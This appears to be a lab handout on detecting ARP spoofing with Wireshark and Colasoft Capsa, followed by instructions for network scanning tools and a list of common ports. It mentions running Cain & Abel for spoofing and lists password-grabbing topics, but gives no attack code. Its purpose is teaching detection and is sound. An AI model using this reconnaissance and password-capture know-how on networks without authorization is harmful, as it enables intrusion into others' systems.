
ARP spoofing is a powerful attack and a prominent threat to any IT team. An attacker can use ARP spoofing to accomplish just about anything they want to, from password capturing to completely immobilizing a network, ARP poisoning is a layer 2 MITM attack. Most switches are configured to allow ARP spoofing to go unchecked. WireShark, a free, open source program which was used to accomplish ARP spoofing, can also be used to detect the attack.

1. Keep Cain & Abel running with the ARP spoofing, and close WireShark.


2. Open WireShark again, and select the Edit preferences button from the top ribbon.

2.1. 
The Wireshark Network Analyzer [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

3. On the left hand side of the Preferences window expand the Protocols menu.

3.1. 

4. Select "ARP/RARP" and check both the Detect ARP request storms button and the Detect duplicate IP address configuration button. Then, click OK.

4.1. 

Address Resolution Protocol


Detect ARP request storms: ☑

Number of requests to detect during period: 30

Detection period (in ms): 100


Detect duplicate IP address configuration: ☑

5. Click on the icon just below the File menu in order to select a capture interface.



5.1.


6. Select the desired network interface, in most cases the one getting packets, and click Start.


Wireshark: Capture Interfaces

	Description	IP	Packets	Packets/s	
□	Atheros L1C PCI-E Ethernet Controller	fe80::355f:76fd:b592:b187	0	0	Details
□	Microsoft	fe80::31a4:972:43a6:a7b3	22	2	Details


6.1.

7. Click on the Analyze menu and select Expert Info.


The Wireshark Network Analyzer [Wireshark 1.8.6 (SVN Rev 48142 from /trunk-1.8)]

7.1.

8. Navigate to the Warnings tab. WireShark will display warnings of duplicate IP address conflicts.



Wireshark: 18907 Expert Infos

Errors: 1 (17) | Warnings: 27 (11916) | Notes: 12 (1613) | Chats: 25 (5361) | Details: 18907 | Packet Comments: 0

Group	Protocol	Summary	Count
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)	2209
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.3)	99
⊞ Sequence	TCP	Out-Of-Order segment	44
⊞ Protocol	TCP	Acknowledgment number: Broken TCP. The acknowledge field is nonzero	16
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.30)	8789
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.31)	59
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.2)	148
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.10)	34
⊞ Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.11)	29

8.1.

9. Select the Details tab and notice the ARP duplicate addresses

9.1. 

No	Severity	Group	Protocol	Summary
1	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port https
3	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port microsoft-
5	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port microsoft-
9	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
10	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
11	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
12	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
13	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
14	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
15	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.1)
15	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.2.3)

ARP Spoofing Detection with CAPSA

Four basic solutions to locate ARP attack with Colasoft Capsa:

- View ARP request and response packets in the **Protocol** tab;
- View ARP diagnosis events in the **Diagnosis** tab;
- View original information of ARP packets in the **Packet** tab;
- View node information in the **Physical Endpoint** tab;

Instructor will start Arp Spoofing

1. Open CAPSA on desktop

2. Check box next to wireless connection

3. Check lab2 the a pop will open click ok enter key lab12013 then click ok

4. Click start down at bottom


Solution 1:

The status of ARP packets are displayed in the **Protocol** tab, like in Figure 2. Here we must pay special attention to the value of ARP **Request** and ARP **Response**. The ratio of ARP Request and ARP Request should be approximately 1:1 under general condition. If there is a great difference between these two values, there may be ARP attacks in the network.

1. Click on the Protocol tab.

2. It will take a few moments to completely load the data, once it does navigate to the ARP heading and view the Response and Request bytes.

If the ratio of responses to requests is not approximately 1:1, this indicates a probable ARP attack.




Name	Bytes	Packets	Bits Per Second	Bytes%	Packets%
Ethernet II	255.073 KB	3,919	16.896 Kbps	100.000%	100.000%
ARP	242.250 KB	3,876	16.896 Kbps	94.973%	98.903%
Response	235.125 KB	3,762	16.384 Kbps	92.179%	95.994%
Request	7.125 KB	114	512 bps	2.793%	2.909%
IP	12.823 KB	43	0 bps	5.027%	1.097%

Figure 2: Protocol tab

In Figure 2 there are 3762 ARP Request packets but only 114 ARP Response packets, by comparing these two values, we can presume there are ARP attacks in the network.

Solution 2:

Click on the **Diagnosis** tab is the most direct and effective place to locate ARP attack, and should be our first choice. Its interface is displayed as figure below.




Name	Count
All Diagnosis	127
Network Layer	110
Data Link Layer	17
ARP Scan	5
ARP Too Many Active Response	12

Figure 1: Diagnosis tab

Figure 1 definitely points out that there are two kinds of ARP attack event, **ARP Scan** and **ARP Too Many Active Response**, in the network, and the attack source is clearly given at the right panel. Meanwhile, Capsa will provide reasons of such ARP attacks and corresponding solutions.

Solution 3:

Packet decoding information in the **Packet** tab can tell us the original information of ARP packets, please look at Figure 3.




```
Packet Info:
    Packet Number:                    40
    Packet Length:                    64
    Captured Length:                  60
    Timestamp:                        2006/10/13 16:14:52.748421
Ethernet Type II                      [0/14]
    Destination Address:              FF:FF:FF:FF:FF:FF    [0/6]
    Source Address:                   00:0E:A0:[redacted]B [6/6]
    Protocol:                         0x0806               (ARP)   [12/2]
ARP - Address Resolution Protocol     [14/28]
    Hardware type:                    1                    (Ethernet)   [14/2]
    Protocol Type:                    0x0800               [16/2]
    Hardware Address Length:          6                    [18/1]
    Protocol Address Length:          4                    [19/1]
    Type:                             1                    (ARP Request)   [20/2]
    Source Physics:                   00:0E:A0:[redacted]  [22/6]
    Source IP:                        192.168.1.254        [28/4]
    Destination Physics:              00:00:00:00:00:00    (Xerox)   [32/6]
    Destination IP:                   192.168.1.254        [38/4]
Extra:                                Bytes:18 bytes
FCS - Frame Check Sequence:           FCS:0xDD537674

0000 | FF FF FF FF FF FF 00 0E A0 [redacted] 08 06 00 01 08 00 06 | ...................
0013 | 04 00 01 00 0E A0 [redacted] C0 A8 01 FE 00 00 00 00 00 00 | ...................
0026 | C0 A8 01 FE 00 00 00 07 C0 C9 25 C0 C0 B4 CC C0 00 00 44 | ..........%.......D
0039 | B2 5E 32                                                  | .^2
```

Figure 3: Packet tab

By decoding ARP packets, we can find out the source and destination of the ARP packets, the function and the reality of these ARP packets.

Solution 4:

Identify ARP attack in the **Physical Endpoint** tab (See Figure 4).



Full Analysis\Physical Endpoint: 78

Name	Bytes	Packets	Packets Sent
Local Segment	1.167 MB	17,687	16,061
00:30:F1:[redacted]	705.339 KB	11,274	11,274
192.168.153.244	1.276 KB	9	9
00:90:1A:[redacted]	284.346 KB	3,758	3,703
192.168.134.99	140.926 KB	1,495	1,495
192.168.163.179	2.965 KB	44	44
192.168.128.1	1.740 KB	3	3
192.168.134.61	858 B	13	13
192.168.154.101	330 B	3	3
192.168.148.100	330 B	5	5
192.168.189.84	110 B	1	1
00:10:DC[redacted]E	141.113 KB	1,498	3

Figure 4: Physical Endpoint tab

In the **Physical Endpoints** tab we can view the correlation of MAC address and IP address. Generally speaking, one MAC address shall have only one IP address corresponding to it. If one MAC address has multiple IP addresses to it, the condition may be:

1. the host with the MAC address is the gateway;
2. these IP addresses are bound to the MAC address manually;
3. ARP attack

So, the **Physical Endpoint** tab can also give us a hint to locate ARP attack.


Network Scanning / Password Grabbing

ShareEnum WIFI Password PS2 Keys Wiresharek Telnet Password grabing

Only SCAN Devices you have permission to SCAN!!!!

ShareEnum

Students or others on your network can often find insecure network shares containing sensitive information using this tool (no installation required).
1. Run ShareEnum on your PC “Network Scanning” folder on the desktop to find the windows shares



ShareEnum displays security information on all shares accessible within the selected domain. <All domains>


Share Path	Local Path	Domain	Type	Everyone	Other Read	Other Write	Deny
\\MATMIC-PC\Canon Inkjet PIXMA iP2000	Canon Inkjet Pl...	WORKGROUP	Printer	Read/Write	MATMIC-PC\MATMI...	MATMIC-PC\MATMI...	
\\MATMIC-PC\Microsoft Office Document I...	Microsoft Office ...	WORKGROUP	Printer	Read/Write	MATMIC-PC\MATMI...	MATMIC-PC\MATMI...	
\\MATMIC-PC\Muzyka	G:\MuSiC	WORKGROUP	Disk	Read			
\\MATMIC-PC\PIT NIP	E:\Dokumenty\...	WORKGROUP	Disk		S-1-5-21-412553019...	S-1-5-21-412553019...	
\\MATMIC-PC\print$	C:\Windows\sys...	WORKGROUP	Disk	Read	BUILTIN\Administrat...	BUILTIN\Administrat...	
\\MATMIC-PC\Public	C:\Users\Public	WORKGROUP	Disk	Read	BUILTIN\Administrat...	BUILTIN\Administrat...	
\\MATMIC-PC\Spis płyt	E:\Dokumenty\...	WORKGROUP	Disk		MATMIC-PC\MATMIC	MATMIC-PC\MATMIC	
\\MATMIC-PC\Users	C:\Users	WORKGROUP	Disk		BUILTIN\Administrat...	BUILTIN\Administrat...	
\\MATMIC-PC\Wysyłanie do programu One...	Wysyłanie do pr...	WORKGROUP	Printer	Read/Write	MATMIC-PC\MATMI...	MATMIC-PC\MATMI...	
\\MATMIC-ONEX\C$		WORKGROUP	Odmowa do...				

SoftPerfect Network Scanner

Find network devices and DHCP servers


1. Launch SoftPerfect’s Network Scanner from the PortableApps Menu

2. Under Options there are various options that can greatly extend the scan performed, such as TCP port scanning, HTTP header grabbing, Windows enumeration, finding Open Shares, and



DHCP Server	Offered Address	Gateway	DNS
Replied DHCP Servers			
●			
● 192.168.150....	192.168.150.1	0.0.0.0	0.0.0.0
● 192.168.159....	192.168.159.1	0.0.0.0	0.0.0.0
● 192.168.2.1	192.168.2.17	192.168.2.1	192.168.2.1
AD-authorised DHCP Servers			
●			

others.



SoftPerfect Network Scanner
File View Actions Options Bookmarks Help
Web-site
Range From 0 . 0 . 0 . 0 To 0 . 0 . 0 . 0
Start Scanning
IP Address
Host Name
MAC Address
Response Time

Options

Discover DHCP Servers

3. Netscan can discover rogue DHCP servers. Click Discover DHCP Servers to automatically find all DHCP

4. Scanning the Lab Environment with range ___.___.___.0/24 SoftPerfect Network Scanner will find all available devices.



SoftPerfect Network Scanner
File View Actions Options Bookmarks Help
Web-site
Range From 192 . 168 . 2 . 1 To 192 . 168 . 2 . 254
Start Scanning

IP Address	Host Name	MAC Address	Response Time	NIC Vendor	Server type/...	HTTP Banner
192.168.2.1		20-4E-7F-C7-1...	68 ms	NETGEAR		
192.168.2.2		00-30-C1-42-4...	53 ms	HEWLETT-PACK...		
192.168.2.11		00-1F-3C-4D-F...	0 ms	Intel Corporate	Workstation,...	Apache/2.2.17 (Win32) mod_ssl/2.2.17
print$						

Found Shares

Angry IP Scanner

A very fast IP scanner that can optionally resolve hostnames and try to connect to specified TCP ports. It can also display NetBIOS information: computer name, currently logged user, workgroup and MAC address.


IP Range - Angry IP Scanner
File Go to Commands Favorites Tools Help
IP Range: 66.249.93.1 to 66.249.93.255
IP Range
Hostname: in-f104.google.com
IP
Netmask
Start

IP	Ping	TTL	Hostname	Ports [4+]
66.249.93.73	38 ms	246	ug-in-f73.google.com	[n/a]
66.249.93.74	50 ms	246	ug-in-f74.google.com	[n/a]
66.249.93.75	43 ms	246	ug-in-f75.google.com	[n/a]
66.249.93.76	43 ms	245	ug-in-f76.google.com	[n/a]
66.249.93.77	36 ms	245	ug-in-f77.google.com	443
66.249.93.78	52 ms	246	ug-in-f78.google.com	80,443
66.249.93.79	41 ms	246	ug-in-f79.google.com	80,443
66.249.93.80	[n/a]	[n/s]	[n/s]	[n/s]
66.249.93.81	44 ms	245	ug-in-f81.google.com	80,443
66.249.93.82	46 ms	245	ug-in-f82.google.com	80,443
66.249.93.83	50 ms	246	ug-in-f83.google.com	80,443
66.249.93.84	41 ms	246	ug-in-f84.google.com	80,443
66.249.93.85	43 ms	245	ug-in-f85.google.com	80,443
66.249.93.86	[n/a]	[n/s]	[n/s]	[n/s]

Ready | Display: All | Threads: 0

Open Share Name	Access rights

Network Scanning

The port numbers are divided into three ranges:

1. Well Known Ports (from 0 through 1023)

2. Registered Ports (from 1024 through 49151)

3. Dynamic and/or Private Ports (from 49152 through 65535).

List of Common Ports:

21 FTP
22 SSH
23 Telnet
25 SMTP
53 DNS (Domain Name Service)
68 DHCP
80 HTTP (HyperText Transfer Protocol)
110 POP3 (Post Office Protocol, version 3)
115 SFTP (Secure File Transfer Protocol)
119 NNTP (Network New Transfer Protocol)
137 NetBIOS-ns
138 NetBIOS-dgm
139 NetBIOS
143 IMAP (Internet Message Access Protocol)
161 SNMP (Simple Network Management Protocol)
389 LDAP (Lightweight Directory Access Protocol)
443 SSL (Secure Socket Layer)
445 SMB (NetBIOS over TCP)
993 SIMAP (Secure Internet Message Access Protocol)
995 SPOP (Secure Post Office Protocol)

Zenmap

Zenmap is the official Nmap Security Scanner GUI

Each host has an icon that provides a very rough “vulnerability” estimate, which is based solely on the number of open ports. The icons and the numbers of open ports they correspond to are:

